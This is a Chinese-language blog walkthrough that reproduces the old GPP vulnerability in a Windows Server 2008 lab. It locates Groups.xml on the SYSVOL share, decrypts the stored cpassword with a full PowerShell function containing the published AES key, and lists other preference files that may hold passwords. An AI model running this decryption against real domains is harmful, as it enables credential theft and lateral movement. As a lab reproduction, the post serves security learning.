
[横向移动]GPP漏洞复现
[横向移动]GPP漏洞复现
gpp(group policy preferences) 漏洞
简单的说就是一种Windows Server下批量设置账号密码的方法,但是这种方法把设置的密码用AES加密后放在了共享文件夹SYSVOL下,并且在官网上有发布解密密钥。
你到共享文件夹找到AES加密后的密码,再跑到官网上找到解密密钥,然后解出所有人的密码..
技术有些旧,但还是能够用的上的...
-
环境windows Server 2008
-
DC 配置组策略批量修改用户本地管理员密码
-

管理工具->组策略管理->新建一个GPO test
-

test右击->编辑(编辑不可以点,大概是权限不够)找到本地用户和组(如图)
-

在右边空白处->右击新建本地用户
-
到这里设置完毕
-
-
漏洞复现

- 访问DC SYSVOL共享文件夹
-

需要找到Groups.xml,在文件夹里面翻翻就好了,我的路径是
\\Ky2008.com\SYSVOL\Ky2008.com\Policies\{40FA6B7A-CD6F-4899-8DBB-82B78EB60200}\User\Preferences\Groups -
打开文件
-

使用powershell脚本,解密。哇,这里发现自己是真的菜,powershell脚本完全不会写,只是这样也就算了,解密脚本也不会写...
function Get-DecryptedCpassword { [CmdletBinding()] Param ( [string] $Cpassword ) try { #Append appropriate padding based on string length $Mod = ($Cpassword.length % 4) switch ($Mod) { '1' {$Cpassword = $Cpassword.Substring(0,$Cpassword.Length -1)} '2' {$Cpassword += ('=' * (4 - $Mod))} '3' {$Cpassword += ('=' * (4 - $Mod))} } $Base64Decoded = [Convert]::FromBase64String($Cpassword) #Create a new AES .NET Crypto Object $AesObject = New-Object System.Security.Cryptography.AesCryptoServiceProvider [Byte[]] $AesKey = @(0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xc9,0xfa,0xf4,0x93,0x10,0x62,0x0f,0xfe,0xe8, 0xf4,0x96,0xe8,0x06,0xcc,0x05,0x79,0x90,0x20,0x9b,0x09,0xa4,0x33,0xb6,0x6c,0x1b) #Set IV to all nulls to prevent dynamic generation of IV value $AesIV = New-Object Byte[]($AesObject.IV.Length) $AesObject.IV = $AesIV $AesObject.Key = $AesKey $DecryptorObject = $AesObject.CreateDecryptor() [Byte[]] $OutBlock = $DecryptorObject.TransformFinalBlock($Base64Decoded, 0, $Base64Decoded.length) return [System.Text.UnicodeEncoding]::Unicode.GetString($OutBlock) } catch {Write-Error $Error[0]} } Get-DecryptedCpassword "你找到的密钥" -
这....

-
set-ExecutionPolicy RemoteSigned
-
ok成功解出密码 Admin@11
-
环境windows Server 2016
-
密码框是灰色的 无法设置

应该是打了补丁的
-
其他利用
域管理员在使用组策略批量管理域内主机时,如果配置组策略的过程中需要填入密码,那么该密码会被保存到共享文件夹\SYSVOL下,默认所有域内用户可访问。
映射驱动(Drives.xml) 创建本地用户 数据源(DataSources.xml) 打印机配置(Printers.xml) 创建/更新服务(Services.xml) 计划任务(ScheduledTasks.xml) 更改本地Administrator密码 Services\Services.xml http://msdn.microsoft.com/en-us/library/cc980070(v=prot.13) ScheduledTasks\ScheduledTasks.xml http://msdn.microsoft.com/en-us/library/cc422920(v=prot.13) http://msdn.microsoft.com/en-us/library/dd341350(v=prot.13) http://msdn.microsoft.com/en-us/library/dd304114(v=prot.13) Printers\Printers.xml http://msdn.microsoft.com/en-us/library/cc422918(v=prot.13) Drives\Drives.xml http://msdn.microsoft.com/en-us/library/cc704598(v=prot.13) DataSources\DataSources.xml http://msdn.microsoft.com/en-us/library/cc422926(v=prot.13) -
参考文章
转载请注明原文链接
喜欢的话,留个赞再走吧

 浙公网安备 33010602011771号